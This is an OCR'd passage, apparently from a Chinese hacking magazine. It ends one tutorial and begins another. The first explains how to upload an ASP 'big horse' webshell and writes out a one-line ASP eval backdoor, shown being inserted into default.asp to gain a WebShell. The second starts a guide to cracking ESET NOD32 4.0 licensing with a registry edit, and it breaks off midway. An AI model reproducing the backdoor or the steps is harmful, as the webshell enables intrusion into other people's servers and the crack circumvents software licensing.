


图4

OK，准备工作已经完全就绪，直接点击“服务端网址：”右边的“上传”按钮，很快就会进行“大马”的上传并且直接打

开"大马"（如图4，"大马"被自动命名为"no22.asp"），输入"大马"的登录密码后就可以得到传说中的WebShell了（如图5）。




图5

再来试验一下将"一句话木马"代码"<%eval request("123456")%>"插入到某ASP文件中（比如default.asp）的情况（如图6），其它的设置都一样，只是将"服务端网址："改成"http://localhost/default.asp"。为了更能说明问题，此时可将刚才实验中的Single_One.asp和no22.asp文件都删除，只保留存有"一句话木马"代码的default.asp文件。然后试一下点击"上传"按钮，呵呵，结果与刚才的完全一样：又生成了no22.asp，得到了WebShell。




图6

（文章中涉及的相关工具本期光盘已收录）

菜鸟也来破解nod32 4.0

Z

自从开始接触免杀，对杀软要求渐渐高了起来，国内的那几款实在是不敢恭维，要么像360，杀毒能力一般，占用资源多的要死；要么像瑞星之流，与摆设无异。Nod32是我最中意的一款，穷学生买不起，又不想频繁地换用户名密码，只好破解。

实际上一年前就已经破解成功，这一年下来没出过问题，所以写出来分享下。由于对改过的杀软不怎么信任，所以拿官方软件下手。




图1

首先说明下，该方法只适用于32位系统，支持win7（当然也支持xp），我就在win7上用，适用于nod32 4.0和4.2版本，但对较新的4.2版本似乎无效，我破解4.2版本的时候成功率不怎么高，但对4.0版本成功率是100%。

先去下载4.0官方文件，官网上只提供最新的，百度一下就有，有eva和ess两种，前者只有杀毒能力而后者是安全套装。我下下来是ess，点击安装，如图1。

安装时会提示输入注册码，选"以后再提示我激活"即可，如图2，接下来即可顺利完成安装，如图3。




图2

先不着急重启，由于未输入注册码，每次开机都会提示注册，这个小问题只需修改注册表即可，打开

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft

Windows\CurrentVersion\Run]，

"D:\Program Files\ESET\ESET NOD32 Antivirus\EsetAct\essact.exe" -waitservice 值改为

"D:\Program Files\ESET\ESET NOD32 Antivirus\egui.exe" -waitservice 即可，如图4，重启之后打开主界面，如图5。




图3




图4

